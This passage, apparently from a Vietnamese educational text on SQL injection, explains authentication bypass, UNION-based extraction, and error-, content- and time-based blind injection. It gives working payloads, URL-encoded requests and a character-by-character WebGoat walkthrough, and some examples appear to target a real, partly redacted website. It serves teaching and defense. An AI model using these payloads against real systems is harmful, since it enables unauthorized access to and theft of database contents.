Truy vấn trên tương đương với:

```
SELECT * FROM tbl_users WHERE username='admin' or password=''' or '1'='1';
```

Trường hợp này việc xác thực đã thành công do mệnh đề WHERE luôn đúng. Ngoài cách trên ta có thể thực hiện chèn thêm một đoạn **or '1'='1** vào username, tức **là admin' or '1'='1 or '1'='1** vào, kết quả thu được cũng tương tự, do toán tử AND đã được “khử” trước các toán tử OR.

b. Các phương pháp chèn tham số

Tùy thuộc vào câu truy vấn gốc mà các tham số được chèn vào sẽ có vị trí khác nhau trong truy vấn đó. Ứng với từng trường hợp đó, chúng ta có các mô hình chèn tham số sau:

- ❖ Chèn vào giữa truy vấn:

Chèn vào giữa truy vấn là mô hình chỉ đơn thuần thao tác với tham số, không hề tác động đến cấu trúc và các thành phần của truy vấn gốc. Việc chèn như minh họa ở phần a. chính là chèn vào giữa truy vấn. Mô hình này có thể khái quát như sau:



Hình 2.2: Tham số chèn vào giữa truy vấn

- ❖ Chèn và ngắt truy vấn

Đây là mô hình chèn truy vấn phô biến nhất, truy vấn được chèn vào sẽ bao gồm thêm ở cuối các ký tự comment nhằm ngắt truy vấn tại đó, vô hiệu hóa các phần tử trong truy vấn gốc nằm phía sau vị trí tham số. Đoạn mã PHP đã nêu được cải tiến như sau:

```
<?php
    $uname = isset($_POST['uname']) ? $_POST['uname'] : "";
    $passwd= isset($_POST['passwd']) ? $_POST['passwd'] : "";
    if($uname == "" || passwd == ""){
        echo "username or password is missing";
    }else{
        if($passwd == ""){
            echo "password is missing";
        else if($uname == ""){
            echo "username is missing";
        else{
            $query = "SELECT * FROM tbl_users WHERE
username = " + $uname
            + " AND password = "+ $passwd +""";
            $qr = @mysql_query($query);
...
?>
```

Với đoạn xử lý trên, các trường username và password không thể để trống, tuy nhiên không nhất thiết phải chèn nhiều mệnh đề OR, chúng ta chỉ cần đảm bảo có giá trị trong hai trường đó và sử dụng comment để ngắt truy vấn sau khi xuất hiện mệnh đề **OR 1=1** đầu tiên, ví dụ với username là **admin' or 1=1--**và password bất kỳ(khác rỗng) thì truy vấn sẽ có dạng:

*SELECT * FROM tbl_users WHERE username = 'admin' or 1=1;*

Và với truy vấn này hacker qua mặt được xác thực do mệnh đề WHERE luôn đúng. Một số ký tự comment hay dùng:

Bảng 2.1. Các ký tự comment thường gặp

Database	Ký hiệu	Ý nghĩa riêng
Oracle và SQL Server	--(double dash)	Comment trên 1 dòng
	/**/	Comment trên nhiều dòng
MySQL	-- (theo sau bởi dấu cách hoặc ký tự điều khiển)	Comment trên 1 dòng

	#	Comment trên 1 dòng
	/**/	Comment trên nhiều dòng

2.4.Các phương pháp tấn công phổ biến

Các cuộc tấn công nhắm tới lớp database của ứng dụng Web xét theo mục đích được chia làm hai nhánh chính: thứ nhất là nhắm tới dữ liệu chứa trong database, thứ hai là nhắm tới chính bản thân database. Trường hợp thứ nhất thường là két tấn công nhắm tới các thông tin có giá trị như thông tin cá nhân, thông tin tài chính, ... trường hợp thứ hai thì kẻ tấn công muốn biến database thành cửa ngõ để thâm nhập sâu hơn vào trong mạng lưới của tổ chức sở hữu ứng dụng Web đang bị tấn công. Chúng ta sẽ xét một số phương pháp tấn công phục vụ hai mục đích này.

2.4.1.Tấn công khai thác dữ liệu thông qua toán tử UNION

Khai thác thông tin thông qua việc sử dụng UNION là một trong 2 nhánh chính của việc khai thác dữ liệu thông qua lỗi SQL Injection. Các điểm yếu SQL Injection có thể khai thác được thông qua UNION là dạng điểm yếu mà thông tin trả về có thể được hiển thị trực tiếp trên thông điệp phản hồi. Loại hình thứ hai là thông qua các toán tử điều kiện sẽ được đề cập ở phần sau.

Toán tử union sẽ thực hiện ghép dữ liệu của truy vấn gốc và truy vấn

khai thác. Điều kiện là hai truy vấn này phải trả về cùng số cột, và các cột này có cùng kiểu dữ liệu. Để có thể thực hiện các khai thác thông qua toán tử UNION, chúng ta cần thực hiện ban đầu hai giai đoạn, đó là tìm số cột, kiểu dữ liệu của các cột, và giai đoạn hai đó là tìm cột nào có thể “chứa” thông tin trả về của truy vấn khai thác.

a. Tìm số cột và kiểu dữ liệu của cột

Xét một trang web chứa điểm yếu SQL Injection trên biến product_id tại đường dẫn sau:

http://www.website.org/user/productdetails.php?product_id=14



Hình 2.3: Trang nạp nhân ban đầu

Để tìm ra số cột của bảng hiện thời, có hai cách có thể sử dụng, sử dụng UNION hoặc sử dụng ORDER BY. Giả sử truy vấn của ứng dụng xây dựng để trả về kết quả hiện thời có dạng:

```
SELECT * FROM tbl_products WHERE product_id=14;
```

Mệnh đề ORDER BY được sử dụng để sắp xếp kết quả trả về bởi truy vấn theo cột được chỉ định. Nếu cột đó không tồn tại, một thông báo lỗi trả về. Giả sử ta muốn sắp xếp theo cột thứ 2 ta chèn tham số ORDER BY 2 vào giá trị tham số product_id, ví dụ ta có truy vấn kiểu sau:

```
SELECT * FROM tbl_products WHERE product_id=14 ORDER BY 2;
```



Hình 2.4: Trang nạn nhân, order by 2

Không có lỗi trả về, vậy bảng hiện tại có ít nhất 2 cột, ta tiếp tục tăng số cột dự đoán lên. Chiến thuật đoán này có thể sử dụng tìm kiếm nhị phân, tức chúng ta xác định hai mốc lớn nhất và bé nhất, từ đó tìm nhị phân giữa hai mốc này. Ví dụ với mốc 20 cột, ta thấy trả về lỗi :



Hình 2.5: Trang nạn nhân, order by 20


Tiếp tục tìm kiếm nhị phân giữa hai mốc 2 và 20, ta tìm được số cột là 16.

Các thông tin khai thác được có thể biểu diễn thuận lợi nhất ở dạng xâu ký tự, vì thế, tiếp theo mục đích của chúng ta đó là tìm các cột trong số 16 cột trên có kiểu dữ liệu là xâu ký tự, rất đơn giản, chúng ta chỉ cần thực hiện UNION với truy vấn khai thác có cột cần kiểm tra có giá trị xâu ký tự. Để tránh gây nhiễu kết quả, các cột khác để giá trị NULL. Ví dụ truy vấn:

`http://www.website.org/user/productdetails.php?product_id=1+union+select+char(98),null,null,null,null,null,null,null,null,null,null,null,null,null,null,—`

```
SELECT * FROM tbl_products WHERE product_id=14 UNION  
SELECT char(98),null,null, null,null,null,null, null,null,null,  
null,null, null,null
```

Kết quả trả về không có lỗi, chứng tỏ cột đầu tiên có kiểu giá trị xâu ký tự.



Hình 2.6: Trang web nạn nhân, kiểm tra kiểu cột 1

Tiếp tục thử với các cột khác để có nhiều lựa chọn khai thác sau này. Trong trường hợp của chúng ta, rất may rằng tất cả các cột đều có kiểu dữ liệu là xâu ký tự.

b. Tìm cột có khả năng “chứa” thông tin khai thác được.

Mục đích của công việc này đó là tìm cột có nội dung được hiển thị trên phản hồi, khi đó “nhúng” thông tin khai thác được vào đó. Sử dụng các nội dung mang tính “chỉ điểm” cột có thể khai thác được như sau:

```
SELECT * FROM tbl_products WHERE product_id = 1
```

```
UNION
```

```
SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--
```


Nếu thấy bất cứ con số nào trong số các giá trị “chỉ điểm” kia xuất hiện bất thường trong phản hồi, ta có thể biết, cột đó có thể dùng để “nhúng” thông tin khai thác được. Ví dụ:



Hình 2.7: Tìm cột “mang” dữ liệu

Như vậy cột số 2 và số 3 có thể sử dụng để mang thông tin khai thác được. Để kiểm chứng điều này, chúng ta thay giá trị 2 bằng một thông tin có ý nghĩa hơn, ví dụ phiên bản MySQL hiện dùng, tham số được chèn:

```
UNION+select+1,@ @version,3,4,5,6,7,8,9,10,11,12,13,14,15,16—
```




Hình 2.8: “nhúng” thông tin khai thác vào cột “mang” dữ liệu

Kết quả cho thấy, ứng dụng nạn nhân đang sử dụng MySQL phiên bản miễn phí (community) v5.0.81.

Không chỉ dừng lại ở việc tìm tên phiên bản, mà lúc này kẻ tấn công có thể sử dụng bất cứ truy vấn nào để hiển thị thông tin tương tự như trên. Ví dụ, chúng ta có thể tìm ra tên user hiện tại ứng dụng sử dụng để thao tác với database MySQL bằng truy vấn user(), lưu ý tham số này phải được mã hóa dạng URL (url encoding) hoặc biểu diễn ở dạng hexa.

Ví dụ, user() biểu diễn ở dạng mã hóa URL là: “%75%73%65%72%28)”, thay vào vị trí cột 2, ta có kết quả:



Hình 2.9: Khai thác thông tin username

Kết quả cho thấy user hiện tại thực hiện truy vấn là rvhpc1_pinknew@localhost.

2.4.2. Khai thác thông qua các câu lệnh điều kiện

Ý tưởng chung của dạng tấn công dựa trên các câu lệnh điều kiện này chính là khiến cho database trả về những trạng thái khác nhau phụ thuộc vào từng điều kiện được đưa ra. Mỗi điều kiện đưa ra đó có thể giúp suy ra được từng bit của một byte dữ liệu cụ thể. Việc đi sâu vào dạng tấn công này sẽ được đề cập ở phần Blind SQL Injection, hiện tại chúng ta sẽ đề cập tới nguyên tắc chung của nó.

Một truy vấn dựa vào điều kiện sẽ có dạng như một câu lệnh điều kiện trên các ngôn ngữ lập trình ứng dụng thông thường, tức là có dạng:

IF điều_kiện THEN chuỗi_xử_lý_đúng ELSE chuỗi_xử_lý_sai

Trên các DBMS cụ thể, có một số truy vấn dạng trên:

- *Trên SQL Server:*

IF(biểu_thức_boolean) SELECT trường_hợp_đúng ELSE
trường_hợp_sai

- *Trên MySQL:* SELECT

IF(biểu_thúc_boolean, trường_hợp_đúng, trường_hợp_sai)

- **Trên Oracle:**

```
SELECT      CASE      WHEN      biểu_thúc_boolean      THEN  
trường_hợp_đúng ELSE trường_hợp_sai END FROM DUAL
```

Mệnh đề biểu_thúc_boolean được gọi là mệnh đề suy luận, và việc nhận định kết quả trả về nào ứng với trường hợp mệnh đề đó đúng và kết quả nào ứng với trường hợp sai sẽ là vấn đề chính cần giải quyết. Có một vài mô hình đã được nghiên cứu và được sử dụng để phân biệt kết quả trong hai trường hợp như:

- Mô hình dựa trên độ trễ phản hồi
- Mô hình dựa trên nội dung phản hồi

Với mỗi mô hình, chúng đều có ưu điểm, nhược điểm và một vài điều kiện cần cân nhắc khi áp dụng. Chúng ta sẽ xem xét các đặc điểm này sau đây.

a. Mô hình dựa trên nội dung phản hồi

Đầu tiên chúng ta cần làm rõ tên gọi của mô hình này. Phản hồi ở đây chính là nội dung kết quả truy vấn được database trả về. Mô hình dựa trên phản hồi này sẽ dựa trên sự khác biệt về nội dung phản hồi so với trường hợp nào đó tương đồng để suy ra đúng.

Trường hợp dễ phân biệt nhất là phân biệt với một thông báo lỗi. Các lỗi có lợi thế hơn so với các dạng khác chính là do thời gian thực thi truy vấn chứa nó rất nhanh, các lỗi được dùng đa phần được phát hiện ra trong thời gian phân tích cú pháp của truy vấn chứ chưa hề được thực thi bên trong database, do đó thời gian phản hồi sẽ rất nhanh.

Trường hợp tham số kiểu số (numeric): một mệnh đề suy luận có thể trả về giá trị 0, lỗi khi thực hiện phép chia cho 0 là một ví dụ, minh

họa với mệnh đề suy luận username của người dùng hiện thời, database đối tượng là MySQL:

```
http://site/products.php?id=32/(select if((substr(user(),1,5) like  
'admin%'),1,0))
```

Nếu người dùng hiện thời có username bắt đầu bởi cụm “admin” thì id có giá trị là 32 chia cho 1, ngược lại là 32 chia cho 0 (sinh lỗi).

Có thể biểu diễn URL trên ở một dạng khác như sau:

```
http://site/products.php?id;if((substr(user(),1,5) like  
'admin%'),32,1/0)
```

Việc xử lý sinh lỗi ứng với trường hợp mệnh đề suy luận đúng hay sai không quan trọng, bởi nó đã được thể hiện rõ trong cú pháp của câu lệnh điều kiện rồi.

Các lỗi trả về tuy giúp tiết kiệm được nhiều thời gian tuy nhiên những cảnh báo lỗi thường được quản trị web cấu hình vô hiệu hóa hoặc trả về những trang mặc định khiếu kiện việc xác định kết quả mệnh đề suy luận khó khăn hơn. Một cách khác dựa vào kết quả trả về đó là thay vì sinh lỗi, ta sinh một truy vấn hợp lệ có kết quả khác với truy vấn ban đầu của ứng dụng. Ví dụ:

Request ban đầu:

```
http://site/products.php?id=21
```

```
http://site/search.php?key=laptop
```

request bị giả mạo nhằm tìm tên username hiện tại:

```
http://site/products.php?id;if((select%20substr(user(),1,5)%20lik  
e%20'admin%'),21,23)
```

```
http://site/search.php?key;if((select%20substr(user(),1,5)%20like  
%20'admin%'),laptop,cellphone)
```

Truy vấn giả mạo thứ nhất thay đổi mã sản phẩm sẽ được hiển thị, và truy vấn thứ hai thay đổi giá trị từ khóa tìm kiếm.

b. Mô hình dựa trên độ trễ phản hồi

Mô hình này dựa trên sự khác biệt về thời gian nhận được phản hồi từ database server nên còn được gọi là mô hình dựa trên thời gian (timebased). Khác với phương pháp nhận biết sự khác biệt của nội dung phản hồi đã đề cập, phương pháp này không hề chú ý gì tới nội dung của truy vấn trả về, do đó các cấu hình chặn và xử lý thông báo lỗi của quản trị viên không ảnh hưởng tới phương pháp này.

Các độ trễ thực thi của truy vấn chính được sinh ra do các hàm thực hiện hoãn thực thi hoặc do việc thực thi một lượng truy vấn phụ lớn. Các hàm trên các DBMS hỗ trợ trì hoãn thực thi truy vấn như WAITFOR DELAY trên SQL Server, SLEEP trên MySQL,... ví dụ một request sử dụng độ trễ để phân biệt trường hợp đúng/sai của mệnh đề suy luận:

```
http://site/products.php?id;if((substring(version(),1,1)='5'),sleep(5),21)
```

Request trên thực hiện suy luận phiên bản của MySQL, nếu ký tự đầu tiên trong phiên bản là 5 (MySQL 5) thì sẽ hoãn phản hồi 5 giây bằng lời gọi hàm sleep(5), ngược lại trả về giá trị id là 21 bình thường. So sánh thời gian hoàn thành truy vấn so với trường hợp bình thường để suy ra thông tin về phiên bản.

Ngoài cách sinh độ trễ từ các hàm có sẵn trên DBMS, một cách khác đảm bảo khả thi hơn, đó là sử dụng các truy vấn ‘lớn’, những truy vấn mà đòi hỏi chi phí thực thi cao, ví dụ những truy vấn ‘lớn’ này như các phép truy vấn trên từ điển dữ liệu (data dictionary hay metadata). Các vấn đề cụ thể của mô hình này sẽ được trình bày chi tiết trong nội dung về Blind SQL Injection.

2.4.3.Phương thức tấn công nâng cao Blind SQL Injection

a. Tổng quan

Blind SQL Injection là một phương pháp thực hiện SQL Injection trong điều kiện các thông tin khai thác được không được trình bày trực tiếp trên nội dung phản hồi từ database. Blind SQL Injection dựa vào việc sử dụng các mệnh đề điều kiện để thực hiện suy luận thông tin cần khai thác. Cụ thể, Blind SQL Injection sử dụng chính các thông tin cần khai thác làm mệnh đề điều kiện (mệnh đề suy luận), và sử dụng các phương pháp khác nhau để “đánh dấu” trường hợp đúng/sai của mệnh đề đó.

Căn cứ vào phương pháp “đánh dấu” trường hợp đúng/sai của mệnh đề quan hệ, ta chia ra hai cách chính thực hiện blind SQL Injection:


- Dựa vào nội dung phản hồi (response-based)
- Dựa vào độ trễ của thời gian phản hồi (time-based)

Các phương pháp thực hiện blind SQL Injection có thể áp dụng cho các mô hình khác mà không gặp trở ngại nào, tuy nhiên chi phí thực hiện sẽ luôn cao hơn về mặt thời gian và số truy vấn cần thiết.

b. Thực hiện tấn công blind SQL Injection dựa trên phản hồi

Minh họa được thực hiện trên WebGoat, module Blind SQL Injection. WebGoat là một project được thực hiện bởi OWASP (Open Web Application Security Project), là một bộ mô phỏng website trên nền tảng J2EE, chứa đựng tất cả những bài học về những lỗi bảo mật thường thấy của ứng dụng Web. Nhiệm vụ của chúng ta đó là tìm ra thuộc tính first_name của người dùng có mã userid 15643. Chúng ta có một khung kiểm tra mã số người dùng, nếu nhập đúng, thông báo trả về “Account number is valid”, ngược lại sẽ là “Invalid account number”. Chúng ta đã biết bảng đang tham chiếu là user_data.

Ví dụ:



Hình 2.10: Trường hợp sai userid

Tình huống trên cho phép chúng ta đoán truy vấn SQL được xây dựng có dạng:

```
SELECT * FROM user_data WHERE userid = $user_input;
```

Khía cạnh “blind” của trường hợp này là ở chỗ, ta chỉ có thể thấy được duy nhất hai trạng thái trả về, và không thể có một nội dung, thông tin nào khác lộ ra trong thông điệp phản hồi.

Chúng ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự trong username của user có userid 15643. Miền giá trị chung ta cần dò là a-zA-Z do đặc thù tên người. Để dễ thao tác so sánh trong mệnh đề suy luận, chúng ta thực hiện thao tác với từng ký tự thông qua mã ASCII của nó. Với ký tự đầu tiên ta biểu diễn nó như sau:

```
ascii(substr(SELECT first_name FROM user_data WHERE userid=15613,1,1)).
```


Truy vấn SQL trả về giá trị first_name của userid 15613, và hàm substr(string,begin,length) trả về chuỗi con, cụ thể là ký tự đầu tiên trong xâu đó, và hàm ascii(character) sẽ trả về mã ASCII của ký tự đầu tiên đang xét.

Mệnh đề truy vấn được thực hiện bằng cách so sánh giá trị ASCII

xây dựng ở trên với các mốc như A(65), Z(90), a(97), z(112). Để tiết kiệm chi phí cho việc sinh truy vấn, chúng ta thực hiện tìm theo nguyên tắc tìm kiếm nhị phân. Cụ thể:

- Ban đầu so sánh giá trị cần tìm với Z để kết luận đó là chữ hoa hay thường
 - Nếu là chữ hoa, ta tìm kiếm nhị phân trong khoảng 65 tới 90, ngược lại, tìm trong khoảng 97 tới 112
 - Thủ đến ký tự nào đó không thỏa mãn các khoảng đã nêu, thì kết luận hoàn tất, bởi ký tự đó không nằm trong xâu, và ta đã duyệt hết xâu cần tìm.


Thực hiện nhập tham số userid như bình thường, khi submit, sử dụng ứng dụng proxy (ví dụ WebScarab) để sửa nội dung tham số.



Hình 2.11: Chính sửa tham số request bằng WebScarab proxy.

- Thủ kiểm tra ký tự đầu tiên trong first_name, tham số được giả mạo sẽ là:

15613 and ascii(substring(select first_name from user_data where userid=15613,1,1))<91




Hình 2.12 – kết quả truy vấn thăm dò với ký tự mã 91

Kết quả trả về là valid, chứng tỏ ký tự đầu tiên là in hoa. Tiếp theo ta sửa giá trị mode để thăm dò từ 91 thành các ký tự trong khoảng 65 tới 90.

Thực hiện so sánh với 77, ta có kết quả:

15613 and ascii(substr(select first_name from user_data where
userid=15613,1,1))<77



Hình 2.13. kết quả truy vấn thăm dò với ký tự mã 77

Như vậy ký tự đầu tiên nằm trong khoảng 65 tới 76. Tiếp tục thử các tham số khác theo tiêu chí tìm kiém nhị phân:

`15613 and ascii(substring(select first_name from user_data where userid=15613,1,1))<71` ➔ invalid, nằm trong khoảng 71 tới 76

`15613 and ascii(substring(select first_name from user_data where userid=15613,1,1))<75` ➔ valid, nằm trong khoảng 71 tới 74

`15613 ascii(substring(select first_name from user_data where userid=15613,1,1))<73` ➔ invalid, nằm trong khoảng 73 tới 74

`15613 ascii(substring(select first_name from user_data where userid=15613,1,1))<74` ➔ invalid

kết quả cuối cùng suy ra ký tự đó có mã ASCII là 74, đó là chữ J

- Tiếp tục mô hình tương tự với các ký tự khác:

- `f` Ký tự thứ 2

`15613 101 and ascii(substring(select first_name from user_data where userid=15613,2,1))<91` ➔ invalid

`15613 101 and ascii(substring(select first_name from user_data where userid=15613,2,1))<109` ➔ invalid

`15613 101 and ascii(substring(select first_name from user_data where userid=15613,2,1))<115` ➔ valid

`15613 101 and ascii(substring(select first_name from user_data where userid=15613,2,1))<112` ➔ valid


`15613 101 and ascii(substring(select first_name from user_data where userid=15613,2,1))<111` ➔ invalid

Kết luận: ký tự thứ 2 có mã ASCII là 111, ứng với: o

- `f` Ký tự thứ 3 tìm được là e.
- `f` Ký tự thứ 4: tiến hành tương tự tìm được là : s
- `f` Ký tự thứ 5: tìm được là p

▪ f Ký tự thứ 6: tìm được là h

- Ký tự thứ 7 không thỏa mãn các khoảng đêcập, do ta đã truy cập ra ngoài phạm vi xâu thật sự, do đó ký tự thứ 6 là ký tự cuối cùng. Kết luận first_name cần tìm là Joesph.



Hình 2.14 – kết quả thăm dò thu được là đúng

Một điều rút ra trong ví dụ này, đó là trước khi thực hiện thử các kết quả, nên thực hiện trước việc thử độ dài của kết quả để có thể dễ dàng biết cần bao nhiêu truy vấn.

c. Thực hiện tấn công blind SQL Injection dựa trên độ trễ truy vấn

Tấn công Blind SQL Injection dựa vào thời gian phản hồi là cách tiến hành khai thác các lỗi Blind SQL Injection mạnh nhất. Trong nhiều trường hợp tuy truy vấn có chứa điểm yếu, nhưng kết quả của truy vấn “sạch” với truy vấn “độc hại” không có sự khác biệt đáng kể, do đó rất khó để sử dụng response-based Blind SQL Injection. Bản chất của phương thức tấn công này là thay vì sử dụng nội dung kết quả truy vấn để phân biệt trường hợp true/false của mệnh đề suy luận được chèn thì nó sử dụng sự chênh lệch về thời gian phản hồi của ứng dụng để phân biệt.

Có hai phương pháp để sinh độ trễ trong truy vấn:

- Gọi các hàm trì hoãn thực thi được các DBMS hỗ trợ
- Sử dụng các truy vấn “lớn”

- ❖ ™ Gọi các hàm có khả năng trì hoãn thực thi được các DBMS hỗ trợ

Trên các DBMS thường có một số hàm có thể lợi dụng để sinh độ trễ về thời gian thực thi truy vấn. Ví dụ:

- Trong MySQL ta có BENCHMARK(N, expression) hoặc ở phiên bản 5.0.12 trở đi có thêm SLEEP(seconds)
- Trong SQL Server có WAITFOR DELAY 'hh:mm:ss'
- Trong Oracle có DBMS_LOCK.SLEEP(seconds)

Trong MySQL chúng ta sử dụng các cấu trúc điều kiện sau ứng với trường hợp tham số kiểu xâu ký tự hoặc số:

- Trường hợp tham số có kiểu xâu ký tự ta có thể dùng cấu trúc sau:

```
' union select if(expression, true_exp, false_exp)
```

- Trong đó expression là mệnh đề suy luận
- True_exp: câu lệnh/giá trị ứng với trường hợp mệnh đề suy luận nhận giá trị true.
- False_exp: câu lệnh/giá trị ứng với trường hợp mệnh đề suy luận nhận giá trị false.

- Trường hợp tham số kiểu số ta có thể sử dụng cấu trúc sau:

```
If(expression, true_exp, false_exp)
```

- Trong đó expression là mệnh đề suy luận, được xây dựng tùy theo chiến lược suy luận
- True_exp, false_exp là câu lệnh/giá trị ứng với trường hợp giá trị true/false của mệnh đề suy luận

Ví dụ: request ban đầu:

```

cuongpt@cuongpt-laptop: ~
cuongpt@cuongpt-laptop:~$ wget "http://[REDACTED].com.vn/tinmbdetail.php?id=31.1"
--2010-05-21 11:02:22--  http://[REDACTED].com.vn/tinmbdetail.php?id=31.1
Resolving [REDACTED].com.vn... 203.210.240.107
Connecting to [REDACTED].com.vn|203.210.240.107|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'tinmbdetail.php?id=31.1'

[ <-> ] 18,926      --.-K/s   in 0.1s

2010-05-21 11:02:24 (181 KB/s) - "tinmbdetail.php?id=31.1" saved [18926]

cuongpt@cuongpt-laptop:~$ 

```

Hình 2.15: Truy vấn ban đầu

Thời gian phản hồi của request trên là 2 giây. Chúng ta thử với một mệnh đề suy luận phiên bản MySQL hiện tại. Mệnh đề chúng ta sử dụng như sau:

```
if(@@version not like '5',benchmark(100000,md5(rand())),31)
```

Nếu phiên bản khác '5', hàm benchmark thực hiện băm md5 chuỗi ký tự được sinh ngẫu nhiên trong 100 nghìn lần, và sẽ sinh độ trễ nhất định, ví dụ:

```

cuongpt@cuongpt-laptop: ~
